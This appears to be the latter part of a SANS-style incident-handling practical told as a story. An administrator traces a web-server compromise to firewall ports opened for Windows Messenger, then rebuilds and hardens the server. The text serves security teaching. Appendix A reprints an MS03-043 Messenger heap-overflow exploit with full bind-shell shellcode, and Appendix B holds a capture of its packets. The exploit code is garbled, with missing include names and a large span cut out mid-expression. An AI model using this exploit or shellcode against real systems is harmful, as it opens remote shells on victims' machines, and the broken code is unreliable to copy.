Time to sound the alarm, Chuck thought, *and here I was planning to go see a movie tonight. This might blow the whole weekend.* Chuck first called N'Kenge over and apprised her of the situation, being careful not to use any descriptions that would unduly alarm her. Chuck still did not believe that the attack had penetrated beyond the second firewall, but he would conduct a thorough review of all CGE's internal boxes to be sure. He told N'Kenge that he would be taking the webserver offline for analysis, but she stopped him short: "We have some funding capital reps coming in here on Monday, and I want to be able to show them our website. Unless you find anything you have to call the FBI for, just re-burn the box and take notes so we know how to prevent this and react to other attacks in the future" N'Kenge had stated, which was fine with Chuck as it made his job easier. Even though he probably wasn't going to preserve any evidence for criminal proceedings, Chuck recorded a voice description of all his actions into the MP3-based miniature audio recorder in his jump kit, and filled out a copy of the SANS forms as practice.

Chuck first unplugged Bimmer's RJ-45 Ethernet jack from the hub. As a precaution, he also unplugged Strong_Bad's RJ-45 from the cable modem, since most of CGE's people had gone home for the day and those on the night shift would only be doing internal rendering jobs which did not require Internet access. Brett, who was heading out the door, made a snide comment about his talking into the recorder, and then warned Chuck that "the Internet had better be back up on Monday" before he left. Chuck withheld from voicing the invective that was ringing through his head and got back to work. He went back to Bimmer and logged in once again at the local console. Chuck had a suspicion something had changed in the firewall's ability to block connections coming in from the Internet, so he pointed Bimmer's browser at Strong_Bad's IPCop interface and signed in. He didn't see anything out of the ordinary in the firewall settings, but once he moved to the "Port Forwarding" tab, the answer became clear (fig. 7):



Current rules:

Proto	Source		Destination	Remark	Action
TCP	DEFAULT IP : 80(HTTP)	»	172.16.0.2 : 80(HTTP)	HTTP	✓ + ✎ ✗
TCP	DEFAULT IP : 53(DOMAIN)	»	172.16.0.3 : 53(DOMAIN)	DNS1	✓ + ✎ ✗
TCP	DEFAULT IP : 25(SMTP)	»	172.16.0.4 : 25(SMTP)	Email	✓ + ✎ ✗
TCP	DEFAULT IP : 135	»	172.16.0.2 : 135	Messenger 1	✓ + ✎ ✗
TCP	DEFAULT IP : 139(NETBIOS-SSN)	»	172.16.0.2 : 139(NETBIOS-SSN)	Messenger 2	✓ + ✎ ✗
UDP	DEFAULT IP : 135	»	172.16.0.2 : 135	Messenger 3	✓ + ✎ ✗
UDP	DEFAULT IP : 137(NETBIOS-NS)	»	172.16.0.2 : 137(NETBIOS-NS)	Messenger 4	✓ + ✎ ✗
UDP	DEFAULT IP : 138(NETBIOS-DGM)	»	172.16.0.2 : 138(NETBIOS-DGM)	Messenger 5	✓ + ✎ ✗
TCP	DEFAULT IP : 1025 - 65535	»	172.16.0.2 : 1025 - 65535	Ephemeral Ports	✓ + ✎ ✗
UDP	DEFAULT IP : 1025 - 65535	»	172.16.0.2 : 1025 - 65535	Ephemeral 2	✓ + ✎ ✗

Figure 7: IPCop Port Forwarding Settings

Chuck nearly smacked his own head in disbelief: someone had gone into the firewall and set up port forwarding for the Windows Messenger service! Port forwarding allows a firewall to send an incoming request on a specific port to a certain machine behind the firewall, so that web servers would receive HTTP requests, mail servers SMTP requests, and so on. Who would have wanted to enable inbound Windows Messenger Service? *Wait a minute…*

Chuck rolled back over to the Strong_Bad console, logged in locally, and obtained a list of all users identified to the machine by printing out the password file:

```
root@strong_bad:/ # less /etc/passwd
```

In addition to Chuck's own account, the administrator-level "root" account, and the usual system accounts like mail and news, Chuck spotted one other account that he had forgotten was there:

```
Brettman:x:0:0:Brett:/brettman:/bin/bash
```

Three guesses as to who did it, Chuck thought, *and the first two don't count.* Although he wanted to immediately remove Brett's access, he first took a copy of the /etc/passwd file and saved it to the local floppy disk. Once he completed the incident response process, Chuck would change Brett's access level to 99 (Nobody) on the firewall.

Chuck was sorely tempted to go to N'Kenge straight away with the conclusions he had made thus far, but he knew that despite a reach-beyond-his-grasp personality, Brett was an important part of the growing company. Chuck instead promised himself that he would simply give N'Kenge the evidence he had collected and let her decide for herself; then he mentally kicked himself for not enabling more extensive logging of changes to the IPCop box, although he wasn't altogether sure how to do so.

The next order of business was easier, but still had potential problems: Chuck needed to go through the files that had been placed on Bimmer and ensure that they didn't necessitate contacting the local authorities. Chuck braced himself for the worst, the type of pictures or movies that would turn any sane person's stomach, but luckily all he found (after renaming the file extensions to something Windows 2000 could access as a picture or movie) was "merely" illegal copies of popular music and movies, including the latest Lord of the Rings opus obtained by camcorder at the local theater. Chuck wanted to figure out how to access the files that were hidden inside the converted-to-bitmap copies of CGE's gallery pictures, but he knew his time was short, and so he settled for making a backup copy of the entire hard drive onto the USB 2.0 hard drive from his jump kit. This activity took him the better part of an hour, and Chuck wanted to go home; however, he knew he couldn't quit just yet. *But I have promises to keep, and miles to go before I sleep*[19], he thought grimly. He unplugged the USB drive, put it into one of the plastic baggies, sealed it, and wrote the date, time, machine name and other pertinent information on the bag's label. He would give the drive to N'Kenge along with his report, but for the meantime it could live in his locked desk drawer.


Brett's involvement in opening the ports on Strong_Bad had one good aspect for Chuck; he could be reasonably sure the attackers had not gotten into CGE's internal network. Chuck had avoided giving Brett an account on the inner firewall, Strong_Mad, by the simple expedient of not telling him it existed. Chuck logged onto Strong_Mad and performed the same queries he had done against Strong_Bad, and was comforted to note that the Windows Messenger ports, as well as just about every other port save for web, mail and outbound FTP services, remained safely blocked. Chuck also breathed a sigh of relief that he followed a policy of not using the same password on different system in the network; whomever had taken over the Bimmer box undoubtedly had copied down the local SAM file to perform offline password cracking (actually, they hadn't, but Chuck didn't know.) Chuck made a note to change his password on Bimmer once it was back in service, and also on Strong_Bad just for thoroughness.

Eradication – Friday 11:43 PM

Chuck dreaded the part that came next, just because of the sheer boredom it entailed; he would wipe and reinstall the Bimmer machine (he'd even let Brett keep the name) and then re-copy the graphics, sound and website (HTML) files from CDs that had been created on the internal network. To ensure there was absolutely no trace of any hacker tools or "rootkits" that might survive a mere hard drive format, Chuck used the BCWipe Utility that would securely erase the hard drive to Department of Defense standards. Unfortunately, due to the size of the drive, this operation would take several hours, even at the "minimum passes" setting, so Chuck set the program into motion and went out to the reception area to take a nap, once again locking the door to the server room behind him.

Recovery – Saturday 4:16 AM

The insistent beeping of Chuck's Palm organizer roused him from a dream about driving a Weigart Vector W8 down the Autobahn, and since he had luckily placed the device on the table behind him it escaped being viciously slapped as Chuck's hand groped for a Snooze button. As Chuck came to complete wakefulness, he remembered the deletion operation going on in the server room, and hurried over there to ensure things were proceeding apace. BCWipe had finished its work, and now a completely empty drive awaited the installation of new software. Chuck first installed Windows 2000 Server and Internet Information Server, making sure not to install the Messenger service. With the Bimmer box still disconnected from the network, Chuck re-connected Strong_Bad to the cable modem and navigated his workstation to Microsoft's website, where he downloaded the latest service packs and hotfix installers. While he was connected to Microsoft, Chuck also obtained a copy of the Baseline Security Analyzer, a free program that he would use to periodically examine his Windows systems to ensure they were up to date on the latest revisions from the manufacturer. Chuck also downloaded and ran the IIS Lockdown Tool, which allows users to configure an IIS / Windows 2000 system with the minimum permissions and services required to serve up web pages and little else (Fig. 8).


Internet Information Services Lockdown Wizard

Select Server Template

You can easily configure this server by selecting the template that most closely matches its role.

Select the template that most closely matches the role of this server. To view the settings for this template, select the View template settings check box, and then click Next.


Server templates:

Small Business Server 2000
Exchange Server 5.5 (Outlook Web Access)
Exchange Server 2000 (OWA, PF Management, IM, SMTP, NNTP)
SharePoint Portal Server
FrontPage Server Extensions
SharePoint Team Services
BizTalk Server 2000
Commerce Server 2000
Proxy Server
Static Web server
Dynamic Web server (ASP enabled)
Other (Server that does not match any of the listed roles)
Server that does not require IIS

☐ View template settings

Figure 8 – Internet Information Services Lockdown Wizard

Chuck chose "Static Web Server" from the menu and then confirmed the changes on the next page (Fig. 9):


Internet Information Services Lockdown Wizard

Ready to Apply Settings
You can now apply the security settings you selected.

Selected changes:

```
Disable 'Index Server Web Interface (.idq, .htw, .ida)' script map
Disable 'Internet Data Connector (.idc)' script map
Disable 'Server side includes (.shtml, .shtm, .stm)' script map
Disable '.HTR scripting (.htr)' script map
Disable 'Active Server Pages (.asp)' script map
Disable 'Internet printing (.printer)' script map
Remove the printer virtual directory
Disable Web Distributed Authoring and Versioning (WebDAV)
Set file permissions to prevent anonymous IIS users from writing to content directories
Set file permissions to prevent anonymous IIS users from running system utilities
```

To change your selections, click Back. To apply the new settings, click Next.

Figure 9 – Internet Information Services Lockdown – Confirm Changes

The program produced a nice report summarizing the changes that were made. The most significant of these, Chuck noted, was the removal of IIS script mapping and virtual directories, both of which had been sources of exploits in the past.

While Bimmer was still not connected to the network, Chuck applied the service packs, patches and lockdown, then copied back the picture, video and HTML files from the CDs. Chuck finally reconnected Bimmer to the network, and called N'Kenge at home. She proved his final confirmation that all was well, as she was able to load CGE's web page and view the files without any problem. Just to be paranoid, Chuck looked at the services panel of the resurrected Bimmer box and noted the absence of the Messenger service. Chuck placed the rest of the materials he had used during the incident handling process (SANS forms, memory card from the MP3 record) into the sealed plastic bags, wrote his name, the time and date of the seal, and a description of the contents onto the bag, and went home to work on his incident summary report (as well as salvage what was left of his weekend.)

<u>Lessons Learned – Friday 10AM</u>

Although Chuck was not present at N'Kenge's meeting with Brett late Monday morning, he didn't need to be, as CGE's thin walls allowed him to hear N'Kenge's raised voice clear across the room. N'Kenge also filled in further details for Chuck when she took him to lunch as thanks for his Herculean effort during the incident. Apparently Brett had decided that he wanted to have the ability to use MSN Messenger from his desktop, and had looked up the wrong reference on Google. By enabling the ports for Windows Messenger, he had put the company at risk, and N'Kenge also reminded him that the files placed on their web server could have been far worse and gotten CGE into serious legal trouble. Unfortunately, N'Kenge could tell she wasn't getting through when Brett suggested calling the local Animal Control Department to solve their "Script Kitty" problem, so she settled for "returning" Brett's access to the normal user level on all of CGE's machines.

Having had ample time to go over the situation in his mind, Chuck wrote down in his follow-up report to management some of the "lessons learned" as a result of the incident:

1. *Systems connected to the Internet, or on the exterior network, should only enable the services they need to do their job, and nothing more.* A web server that the administrator can easily physically access does not need to have esoteric services like Windows Messenger or Terminal Services enabled. The less services that are turned on, the less potential routes an attacker can utilize.
2. *Firewalls, even exterior ones, should enforce the same principle as Lesson (1).* Unless there's an absolute business need to have ports enabled, they should not respond to requests (i.e. be in "stealth" mode.)
3. *Segregation of duties prevents disasters.* Regular end-users should not have administrative capability on machines where they do not know enough about the system to be secure, but do know enough to be dangerous.
4. *Logs only work if they're turned on, and even the only when they're reviewed.* The Bimmer server did not have any security auditing turned on; the Strong_Bad server did have firewall and Snort IDS logs turned on, but they were not reviewed periodically by Chuck. Seeing the port scan that preceded the attack would have allowed Chuck to take certain defensive actions, such as turning off access to CGE from the particular IP subnet that Kevin was using. Logs would have also established accountability when Chuck realized that the changes to the firewall were not made by him.
5. *Patch, patch, patch. Then patch some more.* New vulnerabilities for all types of operating systems and devices are appearing on a daily basis. While constantly running to keep up with the required patches is stressful to the system administrator, it is by far the simplest way to stay one step ahead of attackers.

During the follow-up meeting, N'Kenge agreed that Chuck should take some additional time to formalize both CGE's security policies and procedures and the incident response capability. Realizing that the expansion of her business made it more likely to be in the public spotlight and therefore a target for attack, N'Kenge asked Chuck to begin the process of hiring an assistant security and system administrator, a task to which Chuck readily agreed.

References

Microsoft Security Bulletin MS03-043
http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03-043.asp

SolarWinds Free TFTP Server
http://www.solarwinds.net/Tools/Free_tools/TFTP_Server/download.htm

S-Tools Steganography Program
http://www.theargon.com/archives/steganography/s-tools/s-tools4.zip

BCWipe Secure Deletion Software
http://www.jetico.com/index.htm#/bcwipe.htm

Microsoft Baseline Security Analyzer
http://www.microsoft.com/downloads/details.aspx?FamilyID=8b7a580d-0c91-45b7-91ba-fc47f7c3d6ad&DisplayLang=en

Internet Information Server Lockdown Tool
http://www.microsoft.com/downloads/details.aspx?displaylang=en&FamilyID=DDE9EFC0-BB30-47EB-9A61-FD755D23CDEC

Works Cited

[1] Microsoft. “Messenger Service Window That Contains an Internet Advertisement Appears.” 4 November 2003. URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;330904 (9 February 2004).

[2] Last Stage of Delirium Research Group. “Breaking News - 20031015 (Wednesday).” 15 October 2003. URL: http://lsd-pl.net/news.html#breaking (9 February 2004).

[3] Microsoft. “Microsoft Security Bulletin MS03-043 – Buffer Overrun in Messenger Service Could Allow Code Execution (828035).” 15 October 2003. URL: http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03-043.asp (9 February 2004).

[4] K-Otik. “Microsoft Windows Messenger Service DoS Proof of Concept (MS03-043).” 18 October 2003. URL: http://www.k-otik.com/exploits/10.18.MS03-043.c.php (9 February 2004).

[5] SANS. “@RISK: The Consensus Security Vulnerability Alert - Exploit Code Releases - Windows Messenger Service Buffer Overflow.” 20 November 2003. URL: http://www.sans.org/newsletters/risk/vol2_47.php (9 February 2004).

[6] Positive Technologies. “Microsoft Messenger Service Heap Overflow Exploit (MS03-043).” 15 November 2003. URL: http://securitylab.ru/41267.html (9 February 2004).

[7] Tittel, Ed (editor.) TCP/IP Exam Cram. Scottsdale: The Coriolis Group, 1999. 21-24.

[8] Internet Security Systems. “Vulnerability in Microsoft Windows Messenger Service.” 15 October 2003. URL: http://xforce.iss.net/xforce/alerts/id/156 (9 February 2004).

[9] IANA. “Port Numbers.” 6 February 2004. URL: http://www.iana.org/assignments/port-numbers (9 February 2004).

[10] Adams, Scott. Dilbert - A Treasury of Sunday Strips: Version 00. Kansas City: Andrews McMeel Publishing, October 2000. 80.

[11] Hoglund, Greg. “**The cross-page overwrite and it’s application in heap overflows.” URL: http://www.rootkit.com/vault/hoglund/The cross.pdf** (9 February 2004).

[12] Adik. “ms03-043 questions.” 6 November 2003. URL: http://cert.uni-stuttgart.de/archive/vuln-dev/2003/11/msg00012.html (9 February 2004).

[13] Internet Engineering Task Force. “RFC 1918 – Address Allocation for Private Internets” February 1996. URL: http://www.ietf.org/rfc/rfc1918.txt?number=1918 (9 February 2004).

[14] Mike and Craig Chapman. “HomestarRunner.com”
URL: http://www.homestarrunner.com. (9 February 2004).

[15] Netcraft. “What’s That Site Running?” URL: http://uptime.netcraft.com/up/graph/ (9 February 2004).

[16] Knoppix Security Tools Distribution. “Knoppix STD 0.1.” 3 February 2004. URL: http://www.knoppix-std.org (9 February 2004).

[17] “All Your Base Are Belong To Us” URLs: http://www.planettribes.com/allyourbase/, http://www.allyourbasearebelongtous.com/ (9 February 2004).

[18] United States Navy AIS. “Navy AIS Warning Banner.” URL: http://www.nswc.navy.mil/ISSEC/Guidance/warning.banner.html (9 February 2004).

[19] Frost, Robert. “Stopping By Woods On A Snowy Evening” URL: http://www.robertfrost.org/indexgood.html (9 February 2004).

Appendix A: Exploit for Microsoft Windows Messenger Heap Overflow (MS03-043)

```
/*****************************************************************************************

 Exploit for Microsoft Windows Messenger Heap Overflow (MS03-043)
 based on PoC DoS by recca@mail.ru

              by Adik < netmaniac [at] hotmail.kg >
              http://netninja.to.kg

 Binds command shell on port 9191
 Tested on
                                        Windows XP Professional SP1 English version
                                        Windows 2000 Professional SP3 English version

 access violation -> unhandledexceptionfilter ->
 -> call [esi+48h]/call [edi+6ch] (win2kSP3/WinXPSP1) -> longjmp -> shellcode


  attach debugger and c how it flows :)      worked fine for me


              -[25/Oct/2003]-
*****************************************************************************************/

#include
#include
#include
#include

#pragma comment(lib,"ws2_32")

#define VER                            "0.7"

/**************** bind shellcode spawns shell on port 9191 ************************/

unsigned char kyrgyz_bind_code[] = {
              0xEB,0x03,0x5D,0xEB,0x05,0xE8,0xF8,0xFF,0xFF,0xFF,0x8B,0xC5,0x83,0xC0,0x11,0x33,0xC9,0x66,0xB9,
              0xC9,0x01,0x80,0x30,0x88,0x40,0xE2,0xFA,
              0xDD, 0x03, 0x64, 0x03, 0x7C, 0x09, 0x64, 0x08, 0x88, 0x88, 0x88, 0x60, 0xC4, 0x89, 0x88, 0x88,
              0x01, 0xCE, 0x74, 0x77, 0xFE, 0x74, 0xE0, 0x06, 0xC6, 0x86, 0x64, 0x60, 0xD9, 0x89, 0x88, 0x88,
              0x01, 0xCE, 0x4E, 0xE0, 0xBB, 0xBA, 0x88, 0x88, 0xE0, 0xFF, 0xFB, 0xBA, 0xD7, 0xDC, 0x77, 0xDE,
              0x4E, 0x01, 0xCE, 0x70, 0x77, 0xFE, 0x74, 0xE0, 0x25, 0x51, 0x8D, 0x46, 0x60, 0xB8, 0x89, 0x88,
              0x88, 0x01, 0xCE, 0x5A, 0x77, 0xFE, 0x74, 0xE0, 0xFA, 0x76, 0x3B, 0x9E, 0x60, 0xA8, 0x89, 0x88,
              0x88, 0x01, 0xCE, 0x46, 0x77, 0xFE, 0x74, 0xE0, 0x67, 0x46, 0x68, 0xE8, 0x60, 0x98, 0x89, 0x88,
              0x88, 0x01, 0xCE, 0x42, 0x77, 0xFE, 0x70, 0xE0, 0x43, 0x65, 0x74, 0xB3, 0x60, 0x88, 0x89, 0x88,
              0x88, 0x01, 0xCE, 0x7C, 0x77, 0xFE, 0x70, 0xE0, 0x51, 0x81, 0x7D, 0x25, 0x60, 0x78, 0x88, 0x88,
              0x88, 0x01, 0xCE, 0x78, 0x77, 0xFE, 0x70, 0xE0, 0x2C, 0x92, 0xF8, 0x4F, 0x60, 0x68, 0x88, 0x88,
              0x88, 0x01, 0xCE, 0x64, 0x77, 0xFE, 0x70, 0xE0, 0x2C, 0x25, 0xA6, 0x61, 0x60, 0x58, 0x88, 0x88,
              0x88, 0x01, 0xCE, 0x60, 0x77, 0xFE, 0x70, 0xE0, 0x6D, 0xC1, 0x0E, 0xC1, 0x60, 0x48, 0x88, 0x88,
              0x88, 0x01, 0xCE, 0x6A, 0x77, 0xFE, 0x70, 0xE0, 0x6F, 0xF1, 0x4E, 0xF1, 0x60, 0x38, 0x88, 0x88,
              0x88, 0x01, 0xCE, 0x5E, 0xBB, 0x77, 0x09, 0x64, 0x7C, 0x89, 0x88, 0x88, 0xDC, 0xE0, 0x89, 0x89,
              0x88, 0x88, 0x77, 0xDE, 0x7C, 0xD8, 0xD8, 0xD8, 0xD8, 0xC8, 0xD8, 0xC8, 0xD8, 0x77, 0xDE, 0x78,
              0x03, 0x50, 0xDF, 0xDF, 0xE0, 0x8A, 0x88, 0xAB, 0x6F, 0x03, 0x44, 0xE2, 0x9E, 0xD9, 0xDB, 0x77,
              0xDE, 0x64, 0xDF, 0xDB, 0x77, 0xDE, 0x60, 0xBB, 0x77, 0xDF, 0xD9, 0xDB, 0x77, 0xDE, 0x6A, 0x03,
              0x58, 0x01, 0xCE, 0x36, 0xE0, 0xEB, 0xE5, 0xEC, 0x88, 0x01, 0xEE, 0x4A, 0x0B, 0x4C, 0x24, 0x05,
              0xB4, 0xAC, 0xBB, 0x48, 0xBB, 0x41, 0x08, 0x49, 0x9D, 0x23, 0x6A, 0x75, 0x4E, 0xCC, 0xAC, 0x98,
              0xCC, 0x76, 0xCC, 0xAC, 0xB5, 0x01, 0xDC, 0xAC, 0xC0, 0x01, 0xDC, 0xAC, 0xC4, 0x01, 0xDC, 0xAC,
              0xD8, 0x05, 0xCC, 0xAC, 0x98, 0xDC, 0xD8, 0xD9, 0xD9, 0xD9, 0xC9, 0xD9, 0xC1, 0xD9, 0xD9, 0x77,
              0xFE, 0x4A, 0xD9, 0x77, 0xDE, 0x46, 0x03, 0x44, 0xE2, 0x77, 0x77, 0xB9, 0x77, 0xDE, 0x5A, 0x03,
              0x40, 0x77, 0xFE, 0x36, 0x77, 0xDE, 0x5E, 0x63, 0x16, 0x77, 0xDE, 0x9C, 0xDE, 0xEC, 0x29, 0xB8,
              0x88, 0x88, 0x88, 0x03, 0xC8, 0x84, 0x03, 0xF8, 0x94, 0x25, 0x03, 0xC8, 0x80, 0xD6, 0x4A, 0x8C,
              0x88, 0xDB, 0xDD, 0xDE, 0xDF, 0x03, 0xE4, 0xAC, 0x90, 0x03, 0xCD, 0xB4, 0x03, 0xDC, 0x8D, 0xF0,
              0x8B, 0x5D, 0x03, 0xC2, 0x90, 0x03, 0xD2, 0xA8, 0x8B, 0x55, 0x6B, 0xBA, 0xC1, 0x03, 0xBC, 0x03,
              0x8B, 0x7D, 0xBB, 0x77, 0x74, 0xBB, 0x48, 0x24, 0xB2, 0x4C, 0xFC, 0x8F, 0x49, 0x47, 0x85, 0x8B,
              0x70, 0x63, 0x7A, 0xB3, 0xF4, 0xAC, 0x9C, 0xFD, 0x69, 0x03, 0xD2, 0xAC, 0x8B, 0x55, 0xEE, 0x03,
              0x84, 0xC3, 0x03, 0xD2, 0x94, 0x8B, 0x55, 0x03, 0x8C, 0x03, 0x8B, 0x4D, 0x63, 0x8A, 0xBB, 0x48,
              0x03, 0x5D, 0xD7, 0xD6, 0xD5, 0xD3, 0x4A, 0x8C, 0x88
};



int PreparePacket(char *packet,int sizeofpacket, DWORD Jmp, DWORD SEH);

int main(int argc,char *argv[])
{
      int sockUDP,ver,c, packetsz,cnt;
      unsigned char packet[8192];
      struct sockaddr_in targetUDP;
                  WSADATA wsaData;

                  struct
                  {
                        char os[30];
                        DWORD SEH;
                        DWORD JMP;
                  } targetOS[] =
                  {
                        {
                              "Windows 2000 SP 3 (en)",
                              0x77ee044c,             // unhandledexceptionfilter pointer
                              0x768d693e              // cryptsvc.dll call [esi+48] 0x768d693e
                        },
                        {
                              "Windows XP SP 1 (en)",
                              0x77ed73b4,
                              0x7804bf52        //rpcrt4.dll call [edi+6c]
                        }/*,
                        {     //not tested
                              "Windows XP SP 0 (en)",
                              0x77ed63b4,
                              0x7802ff3d        //rpcrt4 call [edi+6c]
                        }*/
                  };


                  printf("\n-=[ MS Messenger Service Heap Overflow Exploit (MS03-043) ver %s ]=-\n\n"
                              " by Adik < netmaniac [at] hotmail.KG >\n http://netninja.to.kg\n\n", VER);

                  if(argc < 3)
                  {
                        printf(" Target OS version:\n\n");
                        for(c=0;c> 2) + 1) << 2;
      i = strlen(machine) + 1;
      *(unsigned int *)(&field_header[0]) = i;
      *(unsigned int *)(&field_header[8]) = i;
      memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
      packet_size += sizeof(field_header) - 1;
      strcpy(&packet[packet_size], machine);
      packet_size += (((i - 1) >> 2) + 1) << 2;
```

```
                                memset(body, 0x90, 2296);
                                memcpy(&body[500],kyrgyz_bind_code,sizeof(kyrgyz_bind_code));
                                memset(&body[2296],0x14,1800);
                                memcpy(&body[2296+1110],shortjmp,sizeof(shortjmp));
                                *(DWORD *)&body[2296+1121] = Jmp;
                                *(DWORD *)&body[2296+1125] = SEH;
                                memcpy(&body[2296+1129],longjmp,sizeof(longjmp)-1);
                                fprintf(stdout, "[*] Msg body size: %d\n",
                                                                3656 - packet_size + sizeof(packet_header) -
sizeof(field_header));

        body[3656 - packet_size + sizeof(packet_header) - sizeof(field_header) - 1] = '\0';

        i = strlen(body) + 1;

        *(unsigned int *)(&field_header[0]) = i;
        *(unsigned int *)(&field_header[8]) = i;
        memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
        packet_size += sizeof(field_header) - 1;
        strcpy(&packet[packet_size], body);
        packet_size += i;

        fields_size = packet_size - (sizeof(packet_header) - 1);
        *(unsigned int *)(&packet[40]) = time(NULL);
        *(unsigned int *)(&packet[74]) = fields_size;

                                return packet_size;

}
/*******************************************************************************/
```

Appendix B: Ethereal Capture of Msgr07 Exploit

```
Frame 1 (42 bytes on wire, 42 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: ff:ff:ff:ff:ff:ff
Address Resolution Protocol (request)

0000  ff ff ff ff ff ff 00 10 a4 c6 39 3a 08 06 00 01   ..........9:....
0010  08 00 06 04 00 01 00 10 a4 c6 39 3a c0 a8 00 06   ..........9:....
0020  00 00 00 00 00 00 c0 a8 00 05                     ..........

Frame 2 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:80:c8:0c:60:91, Dst: 00:10:a4:c6:39:3a
Address Resolution Protocol (reply)

0000  00 10 a4 c6 39 3a 00 80 c8 0c 60 91 08 06 00 01   ....9:....`.....
0010  08 00 06 04 00 02 00 80 c8 0c 60 91 c0 a8 00 05   ..........`.....
0020  00 10 a4 c6 39 3a c0 a8 00 06 00 00 00 00 00 00   ....9:..........
0030  00 00 00 00 00 00 00 00 00 00 00 00               ............

Frame 3 (818 bytes on wire, 818 bytes captured)
Ethernet II, Src: 00:10:a4:c6:39:3a, Dst: 00:80:c8:0c:60:91
Internet Protocol, Src Addr: KEVINSPC (192.168.0.6), Dst Addr: BIMMER (192.168.0.5)
Data (784 bytes)

0000  00 80 c8 0c 60 91 00 10 a4 c6 39 3a 08 00 45 00   ....`.....9:..E.
0010  03 24 62 00 01 72 80 11 52 fb c0 a8 00 06 c0 a8   .$b..r..R.......
0020  00 05 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0030  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0040  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0050  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0060  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0070  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0080  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0090  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
00a0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
00b0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
00c0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
00d0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
00e0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
00f0  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0100  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0110  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0120  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0130  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0140  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0150  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0160  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0170  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
0180  14 14 14 14 14 14 14 14 14 14 14 14 14 14 14 14   ................
